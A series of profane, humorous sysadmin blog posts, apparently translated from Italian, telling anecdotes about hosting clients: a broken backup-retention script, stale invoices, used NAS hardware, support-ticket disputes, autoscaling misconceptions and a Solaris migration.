Oh and you also need to check how much space all these "snapshot" are using, before you get a multi-billion invoice for "archive space".

And this bring us to today's argument: retention. No, ain't a swear word. Yet. It means that data that are "not very much useful", being it old backups or old logs, have to be stored for a while and then have to be destroyed because they are using space that could be used for something else.

Now, everybody has his own way to manage the data retention, somebody makes monster scripts/application that generates dozens upon dozens of 'reminder' and move stuff in or out 'warm-storage' or 'cold-storage' or 'wtf-storage' or whatever before throwing everything into the shredder, somebody does everything by hand (if the things are manageable)... and who, in many cases, doesn't do squat until something doesn't blow up in his face.

And speaking of "blowing up in your face", let's talk about \$salesAndDeals, a company that managed 'vouchers' and 'discount tickets'.

These peoples had a system based on a web site that looked like it had been designed by somebody used to work in Fortran. First of all, every time a change had to be done on a table of the database, the table was copied into a new one with the date added to the name and the changes were done in the copy. The program

Cosa fa' l'applicazione X ?

was designed in such a way that always picked the last table available. This meant that in the db there were a bazillion tables named 'User_XXXXYYZZ' or 'Product_XXXXYYZZ' and so on and so forth.

Every first of the month, some poor asshole had to prepare for the 'billing cycle', that was used to send the invoices to the various customers to get the money. A task that was extremely important. This task started by running a script that scrubbed the db and generated an humongus .csv file that was then manipulated in Excel to be "cut" into pieces, each single piece was then re-manipulated to add discounts, specials and the like. This whole mess was then processed by another script that ended up generating a million invoices to be sent to a million customers.

As you can imagine, this procedure was slow, long and prone to go pear-shaped, especially in the last phase that was mostly manual modification. And the problem was that if something went wrong, the only way to repeat the whole thing was to restore the database to the point BEFORE the beginning, sinche the 'scrubbing' phase was creating a zillion new tables.

Somebody with some brain had suggested to \$sales to use a 'retention' for the backup of at least 30 days, to be able to get back to the previous month in case of problems.

And we get o a nice day, when \$sale opened an "urgent" ticket to ask the restore of the db to 2 month before. Our CL looked at it, and replied that the retention was only 30 days so it wasn't possible to do the restore. And then he closed the ticket faster then Lucky Luke.

20 seconds later the phone start ringing. And at this point the problems begins, because \$sales pointed out that the if the 'retention' is 30 days and today is the first of March, then should be possible to go back to the 30 of January (since February is only 28 days). And mathematics agrees.

However, I couldn't fail to notice that the snapshot aint't there anymore. In fact... THERE ARE NO SNAPSHOT for the customer. What the fuck? Clearly the thing (and the mails sent by \$sales to everybody) attract DB's attention.

So I start looking at the "backup" script and found that... the script should compute the \$dayoflastbackup = \$today - \$numberofdaysretention, but apparently, the CL that wrote this things wasn't good at using DateCalc, so he resorted to \$dayoflastbackup=\$firstdayofthemoth. Watch out: \$firstdayofthemoth, not \$firstdayofthemothbefore. This means that the first day of the month, everything before is zapped.

And that's why the backup is only the first step, you also have to test it.

Davide

23/04/2019 15:56

Services & Disservices

Customers Service should be punctual and efficient. At least, this is what I have been told ad nauseam when I was young.

And now, that I'm not so young anymore, I keep thinking that it's what it should be, so when I got handed some problem, I try to fix it as fast and efficiently as I can.

Unfortunately, not everybody got the same memo. And I've noted time and time again, that every fucking time I have to ask somebody else for a problem, what I get is not "punctual and efficient" but exactly the opposite. When it's good, I get fuzzy, confused and late answers, when it's bad I don't get anything at all. When it is really bad what I get are insults.

I'm not sure why when WE have to hop to it and do something, we are the ones that always do things, while the rest of the world apparently can simply shrug it and answer "meh, who cares?". I even asked my various 'bosses' multiple times, but never got a decent answer to that question.

And when you put a quasi-public organization in the middle, is even worse.

And after this punctual and efficient introduction, we'll talk about \$painAndDisservices a company that offered... several different services for private and companies. Those peoples had some sort of web site that was also attached to a 'ticketing system' where the clients could request services and the whole thing was then digested by a huge ASP/SQLServer monster to produce invoices.

To make everything ~~worse~~ better, they also had a "division" dedicated to POS (point of sales) connection using a service offered by the national phone provider. This 'division' was basically re-selling that service as a "ready to go" thing for small business.

And it is this last 'service' that brought CL to dump a nice mail into our mailbox asking explanation about some invoice.

Since I have nothing to do with invoices, maybe curses, I simply routed the question to our finance office and quickly forgot about it. But CL was still thinking about it, and a week later I got a phone call from him, that wanted to know wtf. After managing to reconnect with the original information, I answered that I had sent all to our finance office and that was it and maybe he should ask them. However, because of the 'efficient and punctual' thing... I went to check out.

Turned out that CL wasn't actually our customer, and the invoice in question wasn't ours, so our lady "administrator" (the same that was 'receptionist' and then changed her own title to "mistress") simply dumped the mail in the garbage without sending an answer. Yes, punctual and efficient, indeed.

After a long and complicated discussion with DB, discussion that boiled down to "see what you can find", I started rummaging and found a reference to \$pain, so I asked CL if maybe, the invoice was one of theirs. And if yes, why asking us instead of them?

It turned out that yes, the invoice was from \$pain and apparently the reason was that he knew they were using us as hosting so he was asking us because asking them was like me asking our "mistress". Yeah, right punctual and efficient. Again.

So I explained to him that we were the hosting provider, but asking us was like asking the owner of a tree

Cosa fa' l'applicazione X ?

about the birds that nest on the tree because they are shitting on you. We can't do much about it. So I redirected him to \$pain, but the peace was short-lived because after a bit \$pain themselves was asking us to do some check on the system.

From the discussion I understood that \$pain had this software developed by somebody long time before and now that person was no longer available (or he was never available) and the result was that now nobody understood how this thing worked anymore.

After mails, phone calls and several questions, I figured out that all we need to do is a bunch of queries on a database. That turns out absolutely nothing. Nada. Niente. So I send back the results and ask wtf. And the answer is that probably there is an error. Yeah, no shit sherlock. But what error? Where? And who? And, more important, why the fuck am I in the middle of it?

After a lot more digging and querying, I found something. It seems that CL was, in fact, a customer of \$pain, before they moved the whole shebang to us. And in effect, they didn't. They moved to another of those small shitty companies that were bought up by us, and we 'hinerited' the customers. The shitty ones, because the good ones probably run away before. And after some more digging, I discovered an archive! And looking into it, I found a reference to CL. A 10 years old reference.

At this point I contact CL. Or better, I simply wait for him to phone. And I didn't have to wait much.

Me - So this invoice of yours... what's on it?

CL - I told you already, it's for "extended services".

Me - Yes but there should be a contract number on it right?

CL - Yes but the number is for a contract that is no longer active.

Me - ...what do you mean "is no longer active"?

CL - This is the old number.

Me - Old. How old?

CL - About 10 years I think.

Me - ...10 years...

CL - Yes, because I thought it was strange that it came out every year so I wanted to ask...

Me - Hold on! You get an invoice from a company with a contract number you know nothing about or is 10 years old and what do you do with it?

CL - ...well, normally we pay it, but I was curious...

Me - You pay it???

CL - ...yes...

So.... those people get an invoice for a contract that apparently has been terminated 10 years before and they keep paying. Without ever asking anything?

Time to ask \$pain in the person of UL.

UL - Ah yes, that contract should have been terminated 10 years ago.

Me - And it wasn't?

UL - well, I'm not sure, since we had this software developed around the same time, and... I think something slipped into some crack.

...like CL's contract that has never been "closed". And those morons kept paying for 10 years. Maybe I should send them an invoice or two?

Davide

30/04/2019 15:43

Penny Wise...

One of the most touted advantages of "new technologies", the "new" as in "new" kind and the "new" as in "ain't new at all" kind, is the fact that you can save money by using them. At least you think so. The idea is that if you use computers to do something, is gonna take less time and so you can get more money... Somehow... If you use this... Hummm... Thing, to do ... Stuff... You can do it faster and it will make you more money! So the plan is: 1. use new thing to do old thing, 2. ... ? 3. Profit!

Of course everybody is quiet on the fact that to do 1. you first need to purchase the 'new' thing, and sometimes the thing is expensive, a lot. And then the point 2 is a bit vague. And point number 3 is also foggy.

If you use a computer to do something, are you actually saving time? And are you actually going to make more money? Sometimes, actually, all the time, I don't think so. Everytime I start doing something with a computer after a while I realize that I've spent an inane amount of time lost behind small details, details that aren't that important. If I am writing code on paper, I'd probably adopt a different approach. I'm not saying it would be a better procedure and even a faster one, but it could be.

What is anyway clear, is that there are a lot of peoples out there ready to sell you something that is supposed to do miracles for point 1 and is very good at making vague gesture about point 3.

In this sense is obvious that the best thing to do is to spend as little as possible at the beginning and check later if the not-spent money are actually really saved or not. In many cases the answer is no. So spend a little in the beginning is better than getting nothing later. Assuming that you can still do your job.

But this practice (spending as little as possible in the beginning) is not always the best there is. Sometimes, save money at the beginning is not a 'savings' per se but ends up being the cause of a lot more expenses later. Expenses that could have been avoided (or reduced) by spending a little more in the beginning.

Hold on, I'm not saying that you should spend a lot of money right away, but my experience has been so far (and still is) that trying to save every single cent, in many cases meand ending up spending a lot more to obtain a decent result. What happens, in my experience, is that you get something paying as little as you can in the hope that it would be functiona, then discover that watever it is, is not functional enough to do what you need, so you end up buying something else to have the first thing actually working or to replace it. And you keep on doing until you've spent more money than you had spent buying something more expensive but functional right away.

And after this expensive introduction, we'll talk about \$weneedmoney, a (more or less) known company that provided financial services.

These peoples have build a bunch of "digital services" that, based on their idea, should have allowed their customers to do more work in less time and so... Ok, you know it. The problem was that, as per previous experiences, they had decided that the best thing to do (from their point of view) was to spend as little as possible to set up all those ""services".

And one of the bases for this stuff was the hosting service. That had been selected to provide the maximum service with the minimal cost. And then they began to think that maybe, the "maximum service" doesn't need to be that "maximum" after all... Something less than that is even better... Even less than that? Can't we do it for cheaper?

Cosa fa' l'applicazione X ?

At the point that, one of the principal component for the entire infrastructure, the disks (or what have you nowadays), had been reduced to the minimum required and then replaced by a NAS bought by \$weneed itself. A NAS that, as we discovered later, had been bought at a bankrupt auction after a couple of years spent in some warehouse.

With this I mean that the unit wasn't exactly brand-new.

And still with the goal of spend as little as possible, their hosting plan included the total of ONE backup with 30 days retention. Now, I've no idea what kind of data these people were archiving and how, but I've always considered a less-than-daily backup as a not-a-backup. But who am I to question their money sense?

Karma the crocodile came knocking at \$weneed's door about a year later they've started the snake oil sales, in a moment when all their "customers" also began to think that maybe, but just maybe, if it shine it doesn't have to be gold and a lot of the services sold (at high price) didn't actually provided a value that justified the amount written on the invoices.

Until, one nice morning, we got a mail that notified us that the storage unit was 80% full.

Ok, (me think), let's see what's the problem. Unfortunately, I couldn't see any problem, because there was no partition in that thing that was 80% full. However, the stupid thing kept insisting that something was full. After a long series of curses and checks, more curses than checks, I found the problem in a well-known bug in the firmware of this thing. A bug that was never fixed by the manufacturer.

Apparently, this thing doesn't reset correctly some internal parameter related to the log partition when the logs are rotated. The result is that, if you ask the controller of this thing, the partition keeps filling up even when it doesn't.

Ok, is time to open a call to the manufacturer of this thing. And then I didn't thought about it a lot until a couple of days later, \$weneed, in the person of CL, phone up.

CL - Why do we get this alert that the disk is full?

Me - As I've explained in the ticket that I sent you, it is a bug in the firmware of the storage unit, we've opened a call to the manufacturer and we're waiting for them.

CL - What does "the disk is full" mean?

Me - Is not full, is a bug in the firmware that reports it as full.

CL - But why is it full? Can't we clean it up?

Repeat the 'conversation' at least a dozen times.

Finally, after a few days, a mail arrives from the manufacturer's support. Mail that more or less says:

From our archives it seems that the unix XYZ with serial number HOLYCRAPHOWLONISIT is End of Life and End of Support since \$aboutayearago, as such every support or activity has to be invoiced as "special task". An offer for the job will be sent by our sales department.

I look at it for a bit and then do some more check and... yeah, this "thing", that was already old before, is now completely out of support. I dutifully turn the mail to \$weneed, that have bought this thing and as such are the ones that will have to fork the money. Of course they are very very unhappy about forking anything.

And so we begin a very long forth and back between \$weneed and the manufacturer of this thing, the base of which is that the root of the problem is a firmware bug that the produced knows about and as such should be

Cosa fa' l'applicazione X ?

covered no matter what's the support status of the device.

Now, I could agree with this, but the reality is that \$weneed knew that this thing was old and would've been out-of-support in the short term, but they decided to buy it anyway and base the whole infrastructure on it just to save money.

After about a week, we get the offer. And in reading it I can't help but think if the manufacturer decided to get rid of \$weneed as customer or are they kidding. Yes because for an activity that takes probably less than an hour of remote assistance, they ask for about 8000\$ plus "expenses" (?). No, you've read it correctly. I asked myself how much would've costed a brand new NAS. And how much for one of a different manufacturer.

But there is nothing to worry about! \$Weneed sees and does... We get another mail that \$weneed decided to decline the offer (nobody expected anything else) and proceeded to acquire another NAS that will have to replace the old one. The new NAS... Isn't exactly new either. In fact, is maybe older than the original. But the important is to save money right?

So we spend 2 days moving the data from the old one to the older one, and at this point we discover that the new unit is maybe a bit too small... At the point that we cannot copy all the data.

So, result is: one of the unit is on his way to electronic death and the other one is too small.

And as expected, \$weneed decide that the best thing to do is... buy a third unit! Again, a used one.

They. Never. Learn. Anything. Fuck.

Davide
13/05/2019 12:55

Engineers...

Note: this ain't exactly a "tale", is more some philosophical over-thinking about some events and stuff that happened. Take it like you want.

So, long time ago there were "developers" (or "programmers" whatever) that were "developing" the software, then there were "project managers" that were supposed to manage all that was required for the software to do what it was supposed to do, then "architect" that designed things at high level and so on and so forth.

Then there were System Administrators (also known as "do-everything") that were supposed to keep everything working, assist the users, fix problems, manage the hardware, the software and everything in between and around.

Then, one day, we don't know why or how, somebody decided that "system administrator" was a bad word. It was old-school, made you think about some grey dude sitting in a shitty office in the basement and shuffling old dusty papers. That, besides the papers, is exactly as many IT offices were (and still are) in the real world. It was time to stir things up and bring IT in the new shiny world of the future! And what better way than change a few special words here and there? As anybody that just finished the Marketing & Management Class from WallMart knows, you change the font and the logo and the whole world change with you. Who cares if everything else stays the same?

So the "system administrator" became a "system engineer". That is the same guy as before, maybe gets less money while doing more work, because now he has to "engineer" himself and even get some certification that are completely useless but the company can charge more money because of them.

And even the term "engineer" is getting a bit too much used lately. In the beginning, if you wanted to call yourself an "engineer" you needed to get a degree from some school or institution (normally a university), and that degree was used to demonstrate that you had, at least, spent some money and time on it. Today, everybody is an "engineer". Software engineer that have never used a debugger and don't even know what it is, hardware engineer that don't distinguish between an hard disk and an SSD, network engineer that don't know what UDP is and to finish it up, System engineer that don't know what a 'system' is.

I keep insisting that my title should be just "system ADMINISTRATOR", if we want to get on with the exotic "penguin wrangler", and I've already talked about the problems of describing what I do to the not-in-the-loop.

All this came back because sometimes ago there were "problems" related to the mangement of some "support ticket". To explain all this I have to explain how the thing work(ed).

\$ShittyHostingProvider was initially a small and fast company where there was no real distintion between the various "techies". Some was more experienced on some stuff than others, but all of them were partaking into answering the phone and doing the "first line responder" to solve customer's problems. And things were going kinda ok.

Then, with the starting of the Diabolical Plan To Conquer The World, they acquired a huge amount of small-ish companies with crappy customers, and they (the management) had no clue how to manage all that. Moreover, to "improve the integration" the management decided to use the ticketing system that belonged to one of those "partner" companies. That ticketing system had been developed (at least, that was my impression) to work in a more "classic" structure, where you have a "first line support", a "second line" and so on.

Cosa fa' l'applicazione X ?

And that didn't work very well in **our** structure. If you add to that the tendency of some people at doing the least amount of work possible, and sometimes not even that, the result was that a lot of the tickets remained untouched for weeks, until the customer started to make noises and phoning every possible number until, by chance, they got the one of a manager. And then somebody started to yell.

After spending many, many, many meetings talking with the various SL/UL to "improve the group efficiency" and since DB had zero ideas about how to achieve that, he ended up reporting about it in our weekly meeting (that was supposed to be only about technical things). During that meeting we made clear that 1. our group was by now the de-facto "first line support", since our phone was the "default phone" and basically all the discussion were about "managing tickets" and nobody had any more time to do anything else, and that wasn't nice, 2. tickets that refer to stuff we had no idea about (because they refer to stuff that belonged to other "teams") remained untouched because... *we had no idea about them* and no info about who was supposed to handle them either and 3. the idea of "escalation" had no sense since we had no actual "manager" that we could "escalate" things to.

During the very same meeting I also made clear that if somebody take a ticket from the queue, do almost nothing with it and then toss it back without adding any note about the work done (or not done), it is basically impossible to figure out what the status of that ticket is. So my proposal was the following: have a division between the "first liner" and a "responsible" person that decided which ticket had to be managed by the first level and which one have to be delegated to a "second" (or eventually a third) line, distribute the tickets to the competent "team" and so forth.

My idea was immediately rejected because "wasn't in line with the spirit of the company".

ME - Which spirit? the one you're drinking?

DB - No, but the idea that somebody should always pick up the phone.

Me - And where is the news? Shouldn't we always pick up the phone? The fact that when some idiot calls the phone that rings is always ours, automatically imply that we are the "first level support". What I am saying is that there should be a RECOGNIZED first line support and possibly not being us.

DB - But then we have to hire more people.

Me - Considering that we're buying whole companies it shouldn't be a big problem. Or everybody now is a superspecialized genius?

DB - No but...

Me - ...but?

DB - It's that the management doesn't want to have a "first line"...

Me - And what are we then?

After having run circle around the issue for about half an hour, the 'discussion' moved onto what this imaginary "first line support" should've done.

Me - To me it looks obvious: answer the phone first and foremost and try to figure out who's talking, who is the correct team for their problem and then make a ticket with the best description of the problem possible. Then look at the tickets, all of them, and if there is a standard solution to apply it. Otherwise pass the ticket to the correct team.

DB - And can they identify if a solution apply or not?

Me - We have systems that, semi-regularly, manifest "problems", problems that are due to the crappy applications that runs on those systems and in many circumstances the best solution is to simply restart the application. Is not a solution but is the best we can do. To really solve the problems we should throw out the customer and their systems but that has other problems.

DB - Yes but how do they decide if the problem is one of those?

Me - By reading the documentation. That incidentally, only exists for the systems WE are managing. And this

Cosa fa' l'applicazione X ?

bring us back to the real problem: WE DON'T HAVE DOCUMENTATION ABOUT THE STUFF OF THOSE MORONS!

DB - But, even if there is the documentation, how can those "first liner" understand the things?

Me - ...applying normal debugging principle? Like, look in the log? Try a telnet? A ping? Lit a candle to the Gods? What the fuck are you expecting?

DB - But then they are "engineers".

Me - ... what do you mean?

DB - If they can do that then they are engineers and should be paid like so.

Me - If this means we should get more money then I'm for it. If you're assuming that the ability to do a telnet or read a log make you an engineer... you have a very low esteem of what we do or you don't know what the fuck you're talking about.

DB - Well, debugging, logging, networking...

Me - Make a ping and look at a log ain't enough to qualify as "engineer". You could get an idea of what kind of problem is it or if it is a problem in one specific machine or is a larger, more complicated thing and route the ticket to the correct second line support group.

DB - Team!

Me - ... Team, wathever. But is still not enough to be an 'engineer'.

DB - Yes but..

Me - You play guitar, right?

DB - Yes, why?

Me - So you're a rockstar. When are you going in tournee?

DB - What?

Me - You play guitar, hence you're a rockstar. That's it.

DB - That's not how it works..

Me - No, the same goes for your idea.

The discussion went on for a way too long time and, in the end, as usual, nothing was done or decided. What was clear was that DB had no idea about what an 'engineer' does or is and especially what they **SHOULDN'T** do. Like waste an inane amount of time in trivial problems that any "first line tech" should be able to fix by following standard procedures.

And that is also a reason why I left.

Davide

06/06/2019 15:04

You spin me round baby...

...and so it happened that the Great Unwashed Masses were thrust onto the new sparkly "digital highway". Where the Great Thinking Minds had decided that Everything Could Be Done. You wanna buy groceries? You can do it from the comfort of your house, on your computer connected to the network, you don't need to walk 200 mts. to the supermarket at the corner of the street. You wanna buy books that you'll never ever read? That too can be done from your couch. Wanna get a pizza so you don't need to walk to the kitchen and nuke the food you bought from the supermarket in the microwave? Yep. Use your computer. Wanna get a new couch to replace the old one that is covered with the books that you'll never read and the rest of the pizza? Yeah, go ahead, just order a new one. Wanna go to take a dump... Eh... No, you have to get up for that. Unless you can time it with the delivery of the new couch.

And all this was apparently fantastic! Until the Great Unwashed Masses were relatively small.

But the problem is that all that shit has to be done by a computer somewhere and when too much of the "masses" try to pass through the digital funnel, the computer start behaving badly. And to complicate the problem all the corporation out there had listened to the Great Thinking Mind but only to the bits that they liked to listen to. Basically they've heard a lot of "money money Money MOneY MONEYMONEYMONEYMONEYMONEYMONEYMONEYMONEYMONEY"... and several... heummm... "uncomfortable details" have not been understood.

Like the fact that all that stuff required server to work and servers required maintenance and management.

Then another revo-volution! Somebody invented Virtual Machine. That are real machine that pretend to be other machines.

And when all is said and done, at the end of the day somebody still need to maintain and manage all that stuff. No, it doesn't work like magic. Even if the Great Thinking Minds were trying to pass it like it.

One of the (supposed) advantage of Virtual Machines is that you can create a large number when you need them and then simply delete them when you don't need the anymore. Not like the real thing that you have to pay for and then pay again when you want the old carcasses disposed of.

That is nice... when it works.

Sure, you can have a wonderful "load balancer" that is there and listen and distribute the "load" on a number of virtual machines behind it, and when you need more machines you can do a Gandalf and "magic" some more, but... You also need to remember that the machines are using, somehow, stuff that is real and whoever is providing you the support will want money for that. Ah and you also need somebody that install, maintains and manage the whole shebang.

And all this doesn't guarantee that everything works as you want because... physics.

And after this historical introduction, we talk about \$wearentmagicianyouknow, a company that was doing... different things.

One of their problems was that the extent of their IT experience was the same as my cat: computers are warm and is good to sleep on them. The second problem was that they had listened to some conslutant that enticed them into the "savings" that could be had and then presented his invoice.

You spin me round baby...

Cosa fa' l'applicazione X ?

After being caught in the trap, all the ULs turned to us to get the whole thing fixed in a way to produce all those imaginary profits. So far the only real things were the expenses.

A nice half-april morning (I think) DB came to ask why wasn't I hurrying to the meeting room for the meeting with UL1 and UL2 of \$wearentmagician.

Me - Maybe because I wasn't invited?

DB - What?

(he check the applebook)

DB - Oh, I forgot to send the mail...

Me - And anyway, what do they want? I don't know anything about them..

Anyhow, we get in and UL1 start talking about "electronic marketing strategy" and "technique to retain the audience" and "scalable infrastructure" and "e-commerce dynamics" and "elastic redistribution of the load" and such.

DB - (looking at me) What do you thinl?

Me - (looking at my paper) ...I miss "blockchain" and "neural network" and then I have jackpot.

UL1 - What?

Me - Nothing... But seriously, what has this to do with me?

UL2 - What? Didn't you see our dynamic-self-sizing architecture plan...

Me - No I didn't because probably was in the mail that I didn't got.

DB - Hemmm...

UL1 - Anyway, what we want is to get the maximum efficiency in the customer's request management maintaining the lowest structural footprint.

Me - "footprint"?

UL1 - Yes, to get the best ratio of utilized resources compared with the functionality of the information processed by...

Me - So to spend as little as possible.

Yes, even if you try to run around it for a couple of hours tossing buzzwords like there is no tomorrow, in the end is what you're talking.

After some attempt at faking technology knowledge that nobody believes and nobody cares about, after a while we started talking about serious stuff. And a more "standard" thing couldn't be.

These people had a system that managed a bunch of different web site and web applications. In an attempt at paying as litt... I mean "optimize the resource distribution to improve the position in the efficiency curve for the maximal return of investment", they ended up with a thing that worked... sometimes... until it doesn't.

Then some conslutant began to talk about "dynamically sizing the structure" and they swallowed the bait, the hook, the sinker, the rod and the fisher at once.

UL2 - So with this "dynamic resizing" what we want to get is to optimize...

Me - Yeah, you want that when the load on the server increases more services are started to split the load and then those are discarded when not needed to spend as little as possible.

UL2 - Hmmm.... we prefer the term "optimize the investment"...

Me - Whatever float your boat. Doesn't work.

....silence....

You spin me round baby...

Cosa fa' l'applicazione X ?

UL1 - What do you mean?

Me - From what I understood of your system (looking at DB's applebook), how is it configured and what is the load and activity... What you want to do make no sense and is probably going to get the opposite effect: make you spend MORE money instead of less.

UL2 - But... the efficiency... dynamic... adapting...

Me - Nice words but they don't mean what you think they mean.

DB - Maybe if you could explain...

Me - Ok, let's see...

I get up and go to the whiteboard, with great shock of UL1 and UL2 that were expecting a presentation on the big screen. I grab a marker.

Me - So, what I understood of all this mess of buzzwords and dancing around with words that sounds great but means nothing, is that you got is a system tha *usually* works fine, but then it doesn't. You have peaks of activity that send the entire thing in a coma.

UL1 - Exactly! That's why we want to dynam-

Me - What you want to do is to add more servers when you get the peak and zap them when the peak is gone. That is a nice idea, but won't work on your system. And that's why.

Scribble something like this:

Me - This is the ideal situation for every system. The load fluctuate between two limits that are kinda close together. At this point you can size the sytem for the average load, so you use most of the time the maximum of your resources and when it goes beyond that is "loaded" but not that much.

Another scribble.

Me - This is another normal situation, the load is relatively low but for some times it gets higher. This situation is ideal for what you want to do, when the "plateau" approaches you can spin more machines and when it is gone you can spin them down.

UL2 - Right! That is what...

Me - BUT! Your situation aint' this. What you got is like this:

Me - In this situation, the system is most of the time doing very little because is sized for an higher load, but then it is subjected to very heavy spikes of activity that bypass a lot its capacity. In this situation what you want to do, doesn't make any sense.

UL1 - But...

Me - *IT DOESN'T MAKE ANY SENSE* because the spikes are too short to be managed this way.

(pointing to one of the spkies)

Me - When the activity start rising, the system decide that it needs more capacity, but the capacity cannot be added instantaneously, the only way to do so is to have it already available. The moment the capacity is added, the spike is gone and the new capacity is left unused, until it gets removed and then a new spike came along and it is back to square 0.

The end result is that you don't get any advantage but you still have to pay for the extra resources that are not used.... I mean "needlessly exceed the optimal capacity without improving the resource usage".

You spin me round baby...

Cosa fa' l'applicazione X ?

UL1 and UL2 seems to ponder the thing a bit.

UL1 - But if we look at the first graph... that looks almost like the last one except... the spikes are higher...

Me - Yes, that's the problem.

UL1 - And if we treat the thing the same way...

Me - In this case you need to size the system for about 80% of the maximum load, that result in a system that is waaay oversized for the most of the time and is still undersized for the top load. You'd spend more and save nothing.

UL2 - So...

UL1 - The problem is that this thing is too slow as it is. I mean, it works fine most of the time and then nothing works anymore.

Me - It works fine when you're in the situation of low-load, then you hit a spike and everything slow down

UL2 - So... how do we fix it?

Me - (scrolling my shoulder) The best option is to analyze your system and identify WHAT is causing those spikes, is some marketing activity that attract a lot of visitors? Some other process? If those things can be split out on a separate system then it is possible to move to one of the other two scenario. But first you need to identify the problem.

UL1 and UL2 are shocked and horrified by the idea that they have to do something that sounds a lot like work.

UL1 - But...

Me - What?

UL1 - If we do this thing of the dynamic loading...

Me - (looking DB) I can go righth? We all knows how is gonna end...

Davide

11/07/2019 10:27

Budget

The term "Budget" shouldn't surprise anyone nowadays. We're all used to read about it and/or curse it (and whoever is responsible for it) more or less on a daily base.

If you're still in the glorious period of your life when the only trouble you have is to go to school (that is much better than get to work because man that's tiresome yoh!) and the only 'budget' you know about is the money that your parents toss at you every now and then, be happy. Because it doesn't matter how "cheap" your parents looks to you and you've no clue about what's hidden behind the "simple" act to toss some money your way so you stop whining for 5 minutes.

However, if you actually are chained to the rock together with a million other individual and forced to fight tooth and nail for a scrap of the company's "budget", you know what it means.

The idea behind the "budget" is simple: at some point (at the beginning or the end of the month/year/century/millennia/wathever), everybody sit around a table and start talking about money, how much there are and how many can be spent on what, all depending on the amount and the possibility to get more on a later date and what you want to do with them.

In this sense, the idea of "money" became a lot more "Schrödinger" like: you don't know for sure how much there is in the box until you've spent them and then discover that those where an illusion and now you're screwed.

In many cases the whole situation spiral down in a swamp of conspiracies, behind-the-back deal, backstabbing, blackmailing or open war that Games of Thrones doesn't even begin to measure. Because the idea should be to keep everyone in the loop and allow participation in the whole thing (aka: how much money do we actually have and how much do we expect) and then appeal to everyone's honesty to actually look at the situation and decide on how much your project really need and can contribute to the whole thing (seriously, your project really need a couch made out with the fur of albino-tigers cubs?). In reality, what happens is that everybody try to mask his own pet project as the "best next thing" and that "it will make us reach beyond imagination" while everybody else project is "utter garbage and it will probably cause a plague of zombie on the land".

So instead of a collaborative process, it degenerate into an inter-dipartimental war and in some cases it can even create real fractures in the structure of an organization.

And this without even starting to think that in many cases, the "budget" doesn't even cover the "unexpected" events, that I've never understood why we keep calling them "unexpected" sine in many cases they are very well expected. And when they shows up, things gets... interesting.

And after this monetary introduction, we'll talk about \$spendex&spandex. A servie company that was providing "services". Indeed.

Those people starte in the early '90 in building a portfolio of various competence, from the "core" group of 3 guys and kept expanding until, at present, they were kinda "jack-of-all-trades".

The major problem was that, after almost 30 years, their IT system was also a "jack of all trade" but not in a good sense. In the sense that was kept together with spit and chewing-gum.

Cosa fa' l'applicazione X ?

Some stuff was Solaris, some Windows 7, some Windows 2000 Server, some Debian and some MacOS. I thought that the C64s were probably used for the printers but...

One nice morning of March, one of the SLs received a mail that... some part of their hardware that was used for some software, is going to be tossed in the ditch, and the problem is that the company that used to host that stuff doesn't exist anymore. The company was acquired by another one at the end of the '90, that other company then went busted and the whole thing was acquired by another company that was then merged with... anyhow, the gist of the thing is that the hardware is now property of some other company that has no interest in keep that stuff alive and are going to shut it down and then burn it.

You can imagine SL reaction to it. After a number of shriek and curses, the 3 stooges managed to figure out more or less what kind of software was running on that stuff and decided on a rescue plan.

The idea was to migrate the whole thing on a brand-new, "Cloud" system based on Linux. And then tell the other company to go F. themselves.

Now, I can't really complain about such a plan but... there is a but. Before saying "let's migrate to a new system, you should check what does "migrate" means.

After some messing around they discover that the environment is based on Solaris 7. And they want to migrate to Linux. The software is an hodge-podge of perl scripts and other stuff written in C. Stuff that has worked kinda ok for the previous 20 years but has never been documented or maintained.

And this is when "we" shows up. Because our "job" was to "migrate" to the new system.

Sl - ...so the first step is to migrate the software on the new environemnt.

Me - Yeah, nice, but who's doing that?

Sl - Well, you of course.

Me - No, we can't do that.

Sl - Why not?

Me - Because, as you noted multiple times, that stuff has been written for a system we do not support and won't be installed on the new environment, we have no idea how it works and as such is very possible, basically certain, that it won't work right away and will have to be modified and fixed for the new environemnt. And we are sysadmins not developers.

Sl - But it shouldn't be too complex. I mean a couple of days should be enough right?

Sure, everything that **you** do not understand has to be dead easy.

Me - That point is debatable, but the problem is, what if it doesn't work?

Sl - What?

Me - Yes, what if it is a lot more complicated than it looks and it doesn't work? What's the "plan B"?

Sl - Hummm... what do you suggest?

Me - How about getting a software house and have them re-build the whole thing, maybe with a decent documentation? So this stuff is not only working but also maintainable?

Sl jump back, scared by the idea of spending more money.

Sl - A software house?!?! And how much does it cost?

Me - I have no idea, I'm not a software house.

Sl - And how long would it take?

Me - I just said I'm not a software house.

Cosa fa' l'applicazione X ?

The discussion went on for a while and then SI decided to get back to us after discussing the matter. About a week later he was back.

SI - Ok, we've decided that you are going to do just the software transfer.

Me - We discussed that last time didn't we?

SI - But not on a new system.

Me - ...pardon?

SI - The old environment is based on 6 machines with Solaris 7, then there are 2 load balancer (that are as old as the servers) and 2 firewalls and some switches and some other stuff... and we found out that a friend of a friend of a friend has an environment that is very similar that we can get for not-that-much-money and host on another hosting provider. This way we can migrate everything on this environment and keep going.

Me - ...hu... what?

SI - Yes, our budget doesn't cover the rebuild of the software.

Me - So... you're ok in spending a load of money to get an **OBSOLETE** system and host it somewhere but you don't want to spend money in porting the software to a newer system?

SI - Precisely.

Of course. Because... budget.

Davide

06/08/2019 09:26

Yes SQL, No SQL...

Long, long time ago... there was pen & paper. In fact "pen and paper" have been there for a very long time. Maybe it wasn't exactly "paper" or "pen" in the way we intend them today, but still stuff that allowed signs to be written (or traced, or carved) onto it was.

And the things that were "written" onto it were mostly... lists. Lists of stuff to be precise. Products that were stored in warehouses, products that were exchanged for other products, oroducts that needed to be transported, taken, given and so on. Stuff that we, today, would call "databases".

I've already said that databases are one of the oldest invention of the world, and have been used, in some form, for millennia. And there is nothing wrong with that. But... A Database is a very specific and peculiar tool and it is used to do a very specific and peculiar task and has to be used just for that task. As said before, if you try to use a tool for the wrong task, it doesn't work very well.

And as usual, some people knows a tool very well and he try to use it for everything, even when the tool is completly wrong for the situation at hand.

Now, if you are of the "old school", the term "database" is probably evoking images of monsters that eats tons of data and spit out some sort of SQL (one of the many forms), if you are a bit younger, you are still thinking to similar stuff but maybe less monstros and a lot cheaper (in money).

All these tools are based on a very simple but precise set of rules that distinguish and define "databases" from other stuff that maybe can "look" as databases to the untrained eye (and don't get me started about Excel), but databases those things are definitively not.

